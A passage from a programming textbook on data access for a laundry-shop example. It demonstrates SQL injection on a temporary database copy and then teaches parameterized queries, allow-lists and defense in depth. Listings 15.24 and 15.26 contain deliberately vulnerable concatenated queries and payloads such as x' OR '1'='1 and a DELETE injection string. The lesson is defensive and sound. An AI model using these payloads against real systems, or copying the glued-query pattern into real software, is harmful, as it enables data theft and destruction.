Listing 15.24 `php/demo/injection.php`: a glued `SELECT`, the same query prepared, and a glued `UPDATE`.

```php
<?php
declare(strict_types=1);
// SQL injection, shown and prevented, on a temporary copy of the Laundry database.
//   php demo/injection.php
require_once __DIR__ . '/../src/Db.php';

$copy = sys_get_temp_dir() . '/laundry-inject-' . getmypid() . '.db';
copy(__DIR__ . '/../../data/laundry.db', $copy);
$pdo = Db::connect('sqlite:' . $copy);

foreach (['Nabila Rahman', "x' OR '1'='1"] as $input) {
    echo "The visitor types: $input\n";

    // WRONG: the visitor's text is glued into the SQL text.
    $sql = "SELECT id, name FROM Customer WHERE name = '" . $input . "'";
    $glued = $pdo->query($sql)->fetchAll();
    printf("  glued     %-62s -> %d rows\n", $sql, count($glued));

    // RIGHT: the SQL text is fixed; the text travels separately, as a value.
    $st = $pdo->prepare('SELECT id, name FROM Customer WHERE name = ?');
    $st->execute([$input]);
    printf("  prepared  %-62s -> %d rows\n", 'SELECT id, name FROM Customer WHERE name =
?', count($st->fetchAll()));
}

// A glued UPDATE is worse than a glued SELECT: the visitor chooses WHICH rows change.
$before = (int) $pdo->query("SELECT COUNT(*) FROM Customer WHERE credit = 0")-
>fetchColumn();
$phone = "0896-0000-9434' OR '1'='1";
$pdo->exec("UPDATE Customer SET credit = 0 WHERE phone = '" . $phone . "'");
$after = (int) $pdo->query("SELECT COUNT(*) FROM Customer WHERE credit = 0")-
>fetchColumn();
echo "\nglued UPDATE meant for one customer: customers with zero credit went from $before
to $after\n";

$pdo = null;
unlink($copy);
```

Listing 15.25 The real output: the glued query returned every customer, the prepared query none, because no customer is literally named `x' OR '1'='1`. The glued `UPDATE`, meant to reset one customer's deposit, reset all 24 customers who had one.

```
The visitor types: Nabila Rahman
  glued     SELECT id, name FROM Customer WHERE name = 'Nabila Rahman'     -> 1 rows
  prepared  SELECT id, name FROM Customer WHERE name = ?                   -> 1 rows
The visitor types: x' OR '1'='1
  glued     SELECT id, name FROM Customer WHERE name = 'x' OR '1'='1'      -> 256 rows
  prepared  SELECT id, name FROM Customer WHERE name = ?                   -> 0 rows

glued UPDATE meant for one customer: customers with zero credit went from 232 to 256
```

The `UPDATE` is the lesson to remember. A glued `SELECT` leaks data; a glued `UPDATE` or `DELETE` lets the stranger choose *which rows change*, and here the deposits of 24 real customers — Rp 52.000 for the first of them — were set to zero by one request. In a statement that allows it, `x'; DELETE FROM Payment; --` would go further: the `;` ends the programmer's statement, the `DELETE` is the stranger's, and `--` comments out the programmer's final quote. Python's `sqlite3` happens to refuse two statements in one `execute`, and prints `You can only execute one statement at a time.` when `demo_injection.py` tries; other drivers and settings allow it. That refusal is a small mercy, not a defense.

15.11.2 Not only SQL: the same attack on a DataTable

The expression language of `DataTable.Select`, `DataView.RowFilter` and `DataTable.Compute` (Section 15.6.7) has quotes too, and it can be injected in exactly the same way. **Listing 15.26** shows it with nothing but the shared framework, and prints what a glued ADO.NET `SqlCommand` would have sent.

Listing 15.26 `AdoBasics/InjectionDemo.cs`: a glued, an escaped and a compared filter over the Laundry's customers; the SQL strings at the end are printed, never executed.

```
using System.Data;
using Laundry.Data;

namespace AdoBasics;

// Injection is not a SQL problem, it is a gluing problem. DataTable.Select takes an
// expression language, and gluing a visitor's text into it goes wrong exactly as it
// does with SQL. The SQL strings below are only printed, never executed.
public static class InjectionDemo
{
    public static void Run(string data)
    {
        DataTable customers = LaundrySchema.Load(Path.Combine(data,
"csv")).Tables["Customer"]!;
        string[] inputs = { "Nabila Rahman", "x' OR '1'='1" };

        foreach (string input in inputs)
        {
            Console.WriteLine($"The visitor types: {input}");

            // 1. Glued: the text becomes part of the expression.
            string glued = "name = '" + input + "'";
            Console.WriteLine($"  glued filter    {glued,-38} ->
{customers.Select(glued).Length} rows");

            // 2. Escaped: every ' doubled, so the text stays inside the quotes.
            string escaped = "name = '" + input.Replace("'", "''") + "'";
            Console.WriteLine($"  escaped filter  {escaped,-38} ->
{customers.Select(escaped).Length} rows");

            // 3. Not glued at all: the value is compared by C#, like a parameter.
            int compared = customers.Rows.Cast<DataRow>().Count(r => (string)r["name"] ==
input);
            Console.WriteLine($"  compared value  {"(no expression is built)",-38} ->
{compared} rows");
        }

        Console.WriteLine();
        string evil = "x'; DELETE FROM Payment; --";
        Console.WriteLine("What a glued SqlCommand would send to the server for: " + evil);
        Console.WriteLine("  SELECT id, name FROM Customer WHERE name = '" + evil + "'");
        Console.WriteLine("What a parameterized SqlCommand sends:");
        Console.WriteLine("  SELECT id, name FROM Customer WHERE name = @name");
        Console.WriteLine("  @name (NVarChar) = " + evil);
    }
}
```

Listing 15.27 The real output of **Listing 15.26**. The glued filter returned all 256 customers; doubling every quote kept the text inside its string; comparing in C# built no expression at all.

```
The visitor types: Nabila Rahman
  glued filter    name = 'Nabila Rahman'                -> 1 rows
  escaped filter  name = 'Nabila Rahman'                -> 1 rows
  compared value  (no expression is built)              -> 1 rows
The visitor types: x' OR '1'='1
  glued filter    name = 'x' OR '1'='1'                 -> 256 rows
  escaped filter  name = 'x'' OR ''1''='1'              -> 0 rows
  compared value  (no expression is built)              -> 0 rows

What a glued SqlCommand would send to the server for: x'; DELETE FROM Payment; --
  SELECT id, name FROM Customer WHERE name = 'x'; DELETE FROM Payment; --'
What a parameterized SqlCommand sends:
  SELECT id, name FROM Customer WHERE name = @name
  @name (NVarChar) = x'; DELETE FROM Payment; --
```

In **Listing 15.27**, the middle line of each block is **escaping**: doubling every `'`, so that the text can no longer close the string. It works here, and it is still the weaker defense: the rules for what must be escaped differ between languages and databases (MySQL also treats a backslash as an escape character, SQL Server does not), and forgetting one call in one place reopens the hole. The third line — do not build an expression at all — is the principle behind parameters.

15.11.3 Why parameters stop it

With a parameterized command the SQL text is fixed — `SELECT id, name FROM Customer WHERE name = @name` — and it reaches the database *before* any value, is parsed, and has its meaning decided: one comparison of the column `name` with one value. The value then arrives separately, as data, and is compared as a whole, quotes and all (**Figure 15.66**). There is no moment at which the value is read as SQL, so there is nothing to escape and nothing to forget.



Figure 15.66 Glued against parameterized. When strings are glued, the visitor's text becomes part of the statement the server parses; when the statement is parameterized, the text is sent separately and can only ever be compared, as one value.

Every statement in this chapter's data layers follows that rule, in four languages: `@name` parameters in C#, `?` and `:name` in PHP, `?` in Java and Python. The repository tests of Section 15.12 check it: a search for `x' OR '1'='1` returns 0 rows in every track.

15.11.4 What parameters cannot do

Parameters carry **values**. Three things in a statement are not values, and each needs its own defense.

Identifiers. A table name, a column name, the direction of `ORDER BY`: none can be a parameter, because the database must know them to parse the statement. When the choice comes from outside, use an **allow-list** — a fixed set of permitted names — and never the visitor's text. The

Laundry's `Count(table)` does exactly this (`if (!Tables.Contains(table)) throw …`), and `Advance` chooses between two complete, fixed `UPDATE` statements rather than pasting a column name into one.

`LIKE` patterns. A search for customers whose name *contains* the text uses `LIKE '%' || text || '%'`. The text is a parameter, so it cannot inject SQL; but inside `LIKE`, `%` and `_` are wildcards, and a visitor who types `%` matches everybody. `LikeContains` escapes them with `!` and the statement declares `ESCAPE '!'`, so `%` means a percent sign; the tests check that a search for `%` returns nothing.

Expressions and filters in other languages — the DataView `RowFilter` of **Listing 15.26**, an XPath query, a shell command, an LDAP filter. The Laundry's `RecentBills` puts an outlet id into a `RowFilter`, and it does so only after the id has matched `^O[0-9]{2}$`; anything else is refused with a sentence.

15.11.5 Defense in depth

Parameters are the defense. Three more layers limit the damage when some other mistake is made. **Least privilege**: the Laundry's MySQL user may `SELECT, INSERT, UPDATE, DELETE` rows but cannot `DROP` or `ALTER` a table (Section 5.6.3); a user that only calls stored procedures needs nothing but `EXECUTE`. **No SQL in error messages**: the page shows "A first payment must be between Rp 0 and the charge, Rp 40.000." and logs the database's own message, because the database's message tells an attacker the shape of your tables. **Validation at the boundary** (Chapter 14): a customer id must look like `C0001` before it reaches the data layer at all; this does not replace parameters — a valid-looking name can still contain a quote — but it shrinks what can arrive.

15.12 A Data Layer for Profitina Laundry

15.12.1 Why a layer, and why an interface

Chapter 7 put the Java Laundry's SQL into a Data Access Object. The idea has a more general name.

> **DEFINITION.** A **repository** is an object that gives the rest of the application access to stored data through methods named in the language of the business — `FindBill`, `CreateBillWithFirstPayment`, `Advance` — and hides how and where the data is stored. The **data layer** is the set of repositories and the code they use. Code above it never sees a connection, a command, a DataSet or a line of SQL.

The Laundry's data layer is one interface, **Listing 15.28**, and two implementations. **Figure 15.67** shows how they fit together.

Listing 15.28 `Laundry.Data/IBillRepository.cs`: everything the pages may ask of storage, in the language of the shop.

```
namespace Laundry.Data;

/// <summary>
/// Everything the Laundry pages may ask of storage, in the language of the shop.
/// Nothing above this interface knows whether the rows live in a DataSet,
/// in SQLite, in MySQL or in SQL Server.
/// </summary>
public interface IBillRepository
{
    /// <summary>One bill with its customer, service, charge and what has been paid; null
if absent.</summary>
    BillView? FindBill(string id);

    /// <summary>The newest bills, optionally of one outlet ("O01", "O02",
"O03").</summary>
    IReadOnlyList<BillView> RecentBills(string? outletId, int limit);

    /// <summary>Customers whose name or phone contains the text (a value, never
SQL).</summary>
    IReadOnlyList<CustomerRow> SearchCustomers(string text, int limit = 20);

    /// <summary>
    /// Creates the bill, its first StatusLog row and, when PayAmount &gt; 0, its first
Payment,
    /// as ONE transaction. Returns the new bill id. On any failure nothing is written.
    /// </summary>
    string CreateBillWithFirstPayment(NewBill bill);

    /// <summary>Records a (partial) payment; refuses more than the balance.</summary>
    void AddPayment(string billId, string method, decimal amount, string? reference, string
now);

    /// <summary>queued -> finished -> departed, with a StatusLog row. Returns the new
status.</summary>
    string Advance(string billId, string employeeId, string now);

    /// <summary>Rows in one of the seven tables (used by the tests to prove a
rollback).</summary>
    int Count(string table);
}
```



Figure 15.67 The Laundry data layer: Razor Pages know only `IBillRepository`, behind which `DataSetBillRepository` keeps the database in memory, `AdoBillRepository` reaches a real database through whichever provider it is given, and Entity Framework Core is a third possibility. Which one the pages receive is decided once, in `Program.cs`.

The interface buys three things. **Pages that cannot misbehave**: a page cannot forget a transaction or glue a string, because it cannot write SQL at all. **Tests**: the same test program runs against every implementation, and in this book it did. **Freedom to change**: the move from the in-

memory DataSet to SQLite, or from SQLite to MySQL, is one line in `Program.cs`, and no page changes.

The records that cross the interface are in `Models.cs`: `NewBill`, what the cashier typed; `BillView`, one bill joined to its customer and service, whose `Balance` property is Equation (15.3); `CustomerRow`; and `DataLayerException`, the only exception the layer lets out.

15.12.2 The disconnected implementation: the DataSet as a database

`DataSetBillRepository` holds the whole Laundry database in the DataSet of **Listing 15.15**. Its "transaction" is a unit of work on the DataSet: add rows, then either `AcceptChanges()` — every change becomes the new original state — or `RejectChanges()` — every row added since the last accept disappears, and every changed row gets its original values back. **Listing 15.29** is the method that matters.

Listing 15.29 `DataSetBillRepository.CreateBillWithFirstPayment`: the same rules and the same three rows as **Listing 15.6**, with `AcceptChanges` as commit and `RejectChanges` as rollback.

```
    public string CreateBillWithFirstPayment(NewBill b)
    {
        lock (_gate)
        {
            try
            {
                DataRow service = T("Service").Rows.Find(b.ServiceId)
                    ?? throw new DataLayerException($"There is no service {b.ServiceId}.");
                if (b.Unit <= 0)
                    throw new DataLayerException("The number of units must be at least
1.");
                decimal charge = (decimal)service["price"] * b.Unit;
                if (b.PayAmount < 0 || b.PayAmount > charge)
                    throw new DataLayerException($"A first payment must be between Rp 0 and
the charge, {Money.Rp(charge)}.");

                string id = NextBillId();
                DataRow bill = T("Bill").NewRow();
                bill["id"] = id;
                bill["arrived"] = b.Now;
                bill["status"] = "queued";
                bill["rack"] = b.Rack;
                bill["unit"] = b.Unit;
                bill["payment"] = charge;
                bill["Customer_id"] = b.CustomerId;
                bill["Employee_id"] = b.EmployeeId;
                bill["Service_id"] = b.ServiceId;
                bill["Outlet_id"] = b.OutletId;
                T("Bill").Rows.Add(bill);                 // foreign keys are checked here

                AddLog(id, "queued", b.Now, b.EmployeeId);

                if (b.PayAmount > 0)
                    AddPaymentRow(id, b.PayMethod ?? "", b.PayAmount, b.PayReference,
b.Now);

                _ds.AcceptChanges();                      // COMMIT: every new row becomes
permanent
                return id;
            }
            catch (Exception e) when (e is DataException or DataLayerException or
ArgumentException)
            {
                _ds.RejectChanges();                      // ROLLBACK: every row added
above disappears
                throw e as DataLayerException ?? new DataLayerException(e.Message, e);
            }
        }
    }
```

Set it beside **Listing 15.6** and the correspondence is line for line: `Rows.Find` for `SELECT … WHERE id = @id`; `NewRow` and `Rows.Add` for `INSERT`; the relation's `ForeignKeyConstraint` for the database's foreign key — `Rows.Add(bill)` throws for customer `C9999`; the `RowChanging` handler for the `CHECK` on `method`. The `lock` makes each unit of work run alone, which is what `BEGIN IMMEDIATE` does for SQLite: a web server runs requests on many threads at once, and a DataSet, like most .NET objects, is not safe to change from two threads at the same time.

`RecentBills`, **Listing 15.30**, is where the DataView earns its place, and where Section 15.11.4's allow-list is applied.

Listing 15.30 `DataSetBillRepository.RecentBills`: a DataView sorted newest first, filtered by outlet only after the outlet id has passed a regular expression.

```
    private static readonly Regex OutletId = new("^O[0-9]{2}$");

    public IReadOnlyList<BillView> RecentBills(string? outletId, int limit)
    {
        lock (_gate)
        {
            // A DataView filters and sorts without copying rows. RowFilter is an
            // expression language, so only a value that passed the allow-list reaches it.
            var view = new DataView(T("Bill")) { Sort = "arrived DESC, id DESC" };
            if (!string.IsNullOrEmpty(outletId))
            {
                if (!OutletId.IsMatch(outletId))
                    throw new DataLayerException($"'{outletId}' is not an outlet id.");
                view.RowFilter = $"Outlet_id = '{outletId}'";
            }
            return view.Cast<DataRowView>().Take(limit).Select(v => View(v.Row)).ToList();
        }
    }
```

15.12.3 The connected implementation: any ADO.NET provider

`AdoBillRepository` has been quoted three times already: its command helpers in **Listing 15.3**, its unit of work in **Listing 15.6**, and its `Advance` and `Count` in Section 15.11.4. It receives a function that makes connections, and never names a provider. The provider is named in one small file each, compiled only when the package has been added; **Listing 15.31** is SQLite's.

Listing 15.31 `Laundry.Data/Providers/SqliteProvider.cs`: the one file that names `Microsoft.Data.Sqlite`, wrapped whole in `#if USE_SQLITE` so that without the package it compiles to nothing. Not compiled in this book.

```
// Compiled only with:  dotnet build -p:UseSqlite=true
// after, once, in the Laundry.Data folder:  dotnet add package Microsoft.Data.Sqlite
// (NuGet is not reachable in this book's build environment, so this file was not compiled
there.)
#if USE_SQLITE
using Microsoft.Data.Sqlite;

namespace Laundry.Data.Providers;

public static class SqliteProvider
{
    /// <summary>The Laundry data layer on a SQLite file such as data/laundry.db.</summary>
    public static AdoBillRepository Create(string dbPath)
    {
        string cs = new SqliteConnectionStringBuilder
        {
            DataSource = dbPath,
            Mode = SqliteOpenMode.ReadWrite,        // never create an empty file by
mistake
            ForeignKeys = true,                     // SQLite leaves them off otherwise
            DefaultTimeout = 5,                     // seconds to wait for another writer
        }.ToString();
        return new AdoBillRepository(() => new SqliteConnection(cs));
    }
}
#endif
```

The switch is in `aspnet/Directory.Build.props`, shared by every project in the folder: building with `-p:UseSqlite=true` defines the symbol `USE_SQLITE`, and the `#if` lets the file in. To use it:

```
cd aspnet/Laundry.Data
dotnet add package Microsoft.Data.Sqlite
cd ../Laundry.Tests
dotnet run -p:UseSqlite=true
```

The test program then runs its fifteen checks twice: once on the DataSet, once on SQLite through `AdoBillRepository`. `MySqlProvider.cs` does the same for `MySqlConnector` with `-p:UseMySql=true`, taking the password from the environment variable `LAUNDRY_DB_PASSWORD`.

This book's build could not download the package, so the SQLite path was not compiled or run here. What *was* established is that `AdoBillRepository` itself — everything except the one `new SqliteConnection(…)` — compiles against the shared framework, and that its SQL runs: the PHP, Java and Python repositories of the next three sections send the same statements, with the same placeholders in the same places, to the same SQLite database, and their tests pass.

15.12.4 The tests

`Laundry.Tests` is a console program — xUnit and NUnit are NuGet packages too — that runs fifteen checks and prints each. **Listing 15.32** is its real output on the DataSet implementation.

Listing 15.32 `dotnet run` in `aspnet/Laundry.Tests`: fifteen checks against `DataSetBillRepository`. The three rollback checks compare the row counts after the failure with the counts before it.

```
DataSet repository (disconnected, loaded from data/csv)
  PASS  find B2953: Lestari Mahendra, Dry cleaning - dress/kebaya (per item), charged Rp
45.000, paid Rp 45.000, balance Rp 0
  PASS  counts before: Bill 2953, Payment 3319, StatusLog 8802
  PASS  create bill + first payment: B2954, 5 kg x Rp 8.000 = Rp 40.000, paid Rp 20.000,
balance Rp 20.000
  PASS  three rows written: Bill 2954, Payment 3320, StatusLog 8803
  PASS  create bill, no payment: B2955, charged Rp 70.000, nothing paid
  PASS  rollback: payment larger than the charge: A first payment must be between Rp 0 and
the charge, Rp 40.000.
  PASS  rollback: bad method after bill and log were written: Payment method 'gopay' is not
one of: cash, qris, transfer, credit.
  PASS  rollback: unknown customer: ForeignKeyConstraint Customer_Bill requires the child
key values (C9999) to exist in the parent table.
  PASS  counts after three refusals: Bill 2955, Payment 3320, StatusLog 8804
  PASS  payment above the balance refused: A payment must be between Rp 1 and the balance,
Rp 20.000.
  PASS  pay the rest: balance Rp 0
  PASS  workflow: finished, departed, then: Bill B2954 has already departed.
  PASS  search is a value, not SQL: "x' OR '1'='1" -> 0 rows, "%" -> 0 rows, "rahman" -> 6
rows
  PASS  recent bills of one outlet: B2954 2026-09-30, B2953 2026-09-30, B2949 2026-09-30
  PASS  outlet filter refuses an expression: 'O01' OR '1'='1' is not an outlet id.
15 passed, 0 failed
```

Read the rollback lines against **Figure 15.28**. The over-payment was refused *before* anything was written. The bad method was refused *after* the bill and its log row had been added — the counts prove that `RejectChanges` removed both. The unknown customer was refused by the foreign-key constraint at `Rows.Add(bill)`. After three refusals the counts are exactly those after the two successful bills: Bill 2955, Payment 3320, StatusLog 8804. Then the balance is enforced for later payments, the workflow moves queued → finished → departed and stops, the search treats `x' OR '1'='1` and `%` as plain text, and the outlet filter refuses an expression.

15.12.5 The pages: Razor Pages over the repository

The web front of this chapter is small on purpose: the list of bills, a new-bill form, a bill's page, and the DataView page of Section 15.12.6. `Program.cs`, **Listing 15.33**, is the one place that chooses a repository.

Listing 15.33 `LaundryWeb/Program.cs`: register Razor Pages, choose the repository once, and register it as a singleton for **dependency injection**.

```
// Profitina Laundry bills pages on ASP.NET Core Razor Pages, over the data layer of
Laundry.Data.
//   dotnet run                      -> http://localhost:9501  (DataSet repository, nothing
to install)
//   dotnet run -p:UseSqlite=true    -> the same pages on SQLite (needs
Microsoft.Data.Sqlite, see README)
using Laundry.Data;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();

// Which repository the pages get is decided here, once. The pages only know
IBillRepository.
string data = Path.GetFullPath(builder.Configuration["LaundryData"] ?? "../../data",
builder.Environment.ContentRootPath);
#if USE_SQLITE
string db = builder.Configuration["LaundryDb"] ?? Path.Combine(data, "laundry.db");
builder.Services.AddSingleton<IBillRepository>(Laundry.Data.Providers.SqliteProvider.Create
(db));
#else
builder.Services.AddSingleton<IBillRepository>(DataSetBillRepository.FromCsv(Path.Combine(d
ata, "csv")));
#endif

var app = builder.Build();
app.UseStaticFiles();
app.MapRazorPages();
app.Run();
```

`AddSingleton<IBillRepository>(…)` tells ASP.NET Core's dependency-injection container: whenever a class asks for an `IBillRepository` in its constructor, give it this object. A singleton is right for both implementations — the DataSet must be shared, since it *is* the database, and `AdoBillRepository` holds nothing but a connection factory, opening and closing a connection per call. The new-bill page, **Listing 15.34**, shows the other side: it asks for an `IBillRepository` and never learns which one it got.

Listing 15.34 `LaundryWeb/Pages/NewBill.cshtml.cs`: validation attributes check the shape of each field (Chapter 14); the repository checks the business rules and writes the three rows; a success redirects, a refusal redisplays the form with the layer's sentence.

```
using System.ComponentModel.DataAnnotations;
using Laundry.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryWeb.Pages;

public class NewBillModel : PageModel
{
    private readonly IBillRepository _bills;
    private readonly IConfiguration _config;
    public NewBillModel(IBillRepository bills, IConfiguration config) { _bills = bills;
_config = config; }

    [BindProperty, Required, RegularExpression("^C[0-9]{4}$", ErrorMessage = "A customer id

    [BindProperty, Required, RegularExpression("^O0[1-3]$", ErrorMessage = "Choose an
outlet.")]
    public string OutletId { get; set; } = "O01";
    [BindProperty]
    public string PayMethod { get; set; } = "cash";
    [BindProperty, Range(0, 10_000_000, ErrorMessage = "A payment cannot be negative.")]
    public decimal PayAmount { get; set; }
    [BindProperty, StringLength(50)]
    public string? PayReference { get; set; }

    public void OnGet() { }

    public IActionResult OnPost()
    {
        if (!ModelState.IsValid)
            return Page();                                          // redisplay with the
messages
        string now = _config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss");
        try
        {
            // The cashier E0004 is fixed here; Chapter 14 showed how a login puts it in
the session.
            string id = _bills.CreateBillWithFirstPayment(new NewBill(CustomerId,
ServiceId, Unit, Rack,
                OutletId, "E0004", now, PayMethod, PayAmount,
string.IsNullOrWhiteSpace(PayReference) ? null : PayReference));
            TempData["Flash"] = $"Bill {id} created.";
            return RedirectToPage("/Bill", new { id });             // Post/Redirect/Get
        }
        catch (DataLayerException e)
```

Listing 15.34 (Continued) *LaundryWeb/Pages/NewBill.cshtml.cs: validation attributes check the shape of each field (Chapter 14); the repository checks the business rules and writes the three rows; a success redirects, a refusal redisplays the form with the layer's sentence.*

```
        {
            ModelState.AddModelError(string.Empty, e.Message);    // nothing was written
            return Page();
        }
    }
}
```

Everything Chapter 14 taught is here: `[BindProperty]` copies the posted fields into properties; `[Required]`, `[RegularExpression]` and `[Range]` reject a malformed customer id or a negative amount before the repository is called; the form carries an antiforgery token that Razor Pages checks on every POST; after success, **Post/Redirect/Get** sends the browser to the bill's page so that Reload cannot create the bill twice. What is new is the `try`/`catch` around one call: the page does not know about transactions, only that the call either returned an id or threw a `DataLayerException` whose message is fit to show.

The application was run on port 9501 (`dotnet run` uses `Properties/launchSettings.json`), and driven with `curl`; **Listing 15.35** is the session.

Listing 15.35 A real session against `LaundryWeb` on port 9501, with the clock fixed at 2026-09-30 21:00:00. `'` and `&` are Razor escaping `'` and `&` in text it did not write.

```
1) GET /?outlet=O01 -> 200
B2953 B2949 B2948
2) GET /?outlet=O01' OR '1'='1 -> 200
&#x27;O01&#x27; OR &#x27;1&#x27;=&#x27;1&#x27; is not an outlet id.
3) GET /NewBill -> antiforgery token of 155 characters
4) POST /NewBill (5 kg, cash Rp 20.000) -> 302 http://127.0.0.1:9501/Bill?id=B2954
5) GET /Bill?id=B2954 ->
Bill B2954 created.
Bill B2954
Customer Nabila Rahman
Service 5 x Wash, dry &amp; fold (per kg)
Arrived 2026-09-30 21:00:00 at outlet O01
Status queued
Charged Rp 40.000
Paid Rp 20.000
Balance Rp 20.000
6) POST /NewBill (cash Rp 50.000 on a Rp 40.000 bill) -> 200
A first payment must be between Rp 0 and the charge, Rp 40.000.
7) POST /NewBill (PayMethod=gopay, crafted by hand) -> 200
Payment method &#x27;gopay&#x27; is not one of: cash, qris, transfer, credit.
8) POST /NewBill without the token -> 400
9) GET /?outlet=O01 -> first bills now: B2954 B2953
10) GET /Bill?id=B2956 -> 404
```

Step 2 is the outlet filter refusing an expression; step 4 is Post/Redirect/Get (status 302 and a `Location`); step 5 is the page the redirect leads to; steps 6 and 7 are the repository's refusals shown on the form, the second one for a payment method that the form's drop-down does not even offer — a request crafted by hand, which the server must survive just the same; step 8 is the antiforgery check; step 9 shows that B2954 exists and that nothing from steps 6 and 7 does; and step 10 confirms it: B2956 was never created. **Figure 15.68** and **Figure 15.69** are two of the pages in a browser.

Figure 15.68 The bills page filtered to outlet O01, after the session's first successful POST: B2954, Nabila Rahman, 5 kg of wash-dry-fold, Rp 40.000 charged, Rp 20.000 paid, Rp 20.000 still owed.

Profitina Bills New bill Contacts (DataView)

New bill

- **A first payment must be between Rp 0 and the charge, Rp 70.000.**

Customer id C0002
Service id S0008
Units (kg, items) 2
Rack B04
Outlet O02
First payment by qris
Amount paid now 80000
Reference
Create bill

Figure 15.69 The new-bill form after a refused POST: two bed covers are Rp 70.000, a first payment of Rp 80.000 is more than the charge, and the form is shown again with the repository's sentence and with the cashier's input kept.

15.12.6 From MyADO2.aspx to a Razor Page

The Web Forms way of showing a DataSet on a page was MyADO2: an `.aspx` page with a GridView and a button (**Figure 15.70**), and a code-behind whose `Button1_Click` builds the person-contacts DataSet, sorts a DataView by last name, binds the GridView to it, colors the header light blue and the alternating rows light yellow, and uses `DataView.Find("Beer")` to paint that row yellow (**Listing 15.36**).

MyADO2.aspx | MyADO2.aspx.cs

```
10  <form id="form1" runat="server">
11      <div>
12          <asp:GridView ID="GridView1" runat="server"
13              CellPadding="3"
14              AutoGenerateColumns="False">
15          <Columns>
16              <asp:BoundField DataField="ID" HeaderText="ID" />
17              <asp:BoundField DataField="FirstName" HeaderText="First Name" />
18              <asp:BoundField DataField="LastName" HeaderText="Last Name" />
19          </Columns>
20          </asp:GridView>
21          <br />
22          <asp:Button ID="Button1" runat="server" OnClick="Button1_Click" Text="Button" />
23      </div>
24  </form>
```

Design

ID	First Name	Last Name
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound

Button

Figure 15.70 `MyADO2.aspx`: a GridView with three bound fields (ID, First Name, Last Name) and a button. Below the markup, the design view draws the grid with placeholder "Databound" cells, as Visual Studio's designer does.

Listing 15.36 `fragments/MyADO2.aspx.cs`: the Web Forms code-behind. Not run here — Web Forms needs the .NET Framework on Windows (Chapter 9) — and shortened only where it repeats **Listing 15.9**.

```
// Web Forms code-behind of MyADO2.aspx (.NET Framework 4.8, Windows only). NOT RUN here;
// Pages/Contacts.cshtml(.cs) in LaundryWeb is the same idea as a Razor Page, and that one
ran.
using System;
using System.Data;

public partial class MyADO2 : System.Web.UI.Page {
    protected void Button1_Click(object sender, EventArgs e) {
        // Create DataSet ds & DataTable "Person" (ID auto-increments from 1)
        DataSet ds = new DataSet("PersonContacts");
        DataTable personTable = new DataTable("Person");
        DataColumn col = new DataColumn("ID", typeof(System.Int64));
        col.ReadOnly = true;
        col.Unique = true;
        col.AutoIncrement = true;
        col.AutoIncrementSeed = 1;
        col.AutoIncrementStep = 1;
        personTable.Columns.Add(col);
        personTable.PrimaryKey = new DataColumn[] { col };
        personTable.Columns.Add("FirstName", typeof(string));
        personTable.Columns.Add("LastName", typeof(string));
        ds.Tables.Add(personTable);
        // (the Contact table and the PersonHasContacts relation are built as in MyADO)

        // 1, 2, 3: three persons
        DataRow personRow = personTable.NewRow();
        personRow[1] = "Wolfgang";
        personRow["LastName"] = "Beer";
        personTable.Rows.Add(personRow);
        personRow = personTable.NewRow();
        personRow[1] = "Maria";
        personRow["LastName"] = "Sharapova";
        personTable.Rows.Add(personRow);
        personRow = personTable.NewRow();
        personRow["FirstName"] = "Anna";
        personRow["LastName"] = "Kournikova";
        personTable.Rows.Add(personRow);

        // Accept the changes permanently, if there are no errors
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
```

Listing 15.36 (Continued) *fragments/MyADO2.aspx.cs: the Web Forms code-behind. Not run here — Web Forms needs the .NET Framework on Windows (Chapter 9) — and shortened only where it repeats Listing 15.9.*

```
        // DataView
        DataView dataView = new DataView(personTable);
        //dataView.RowFilter = "FirstName < 'N'";
        //dataView.RowStateFilter = DataViewRowState.Added |
DataViewRowState.ModifiedCurrent;
        dataView.Sort = "LastName ASC";

        // GridView
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;

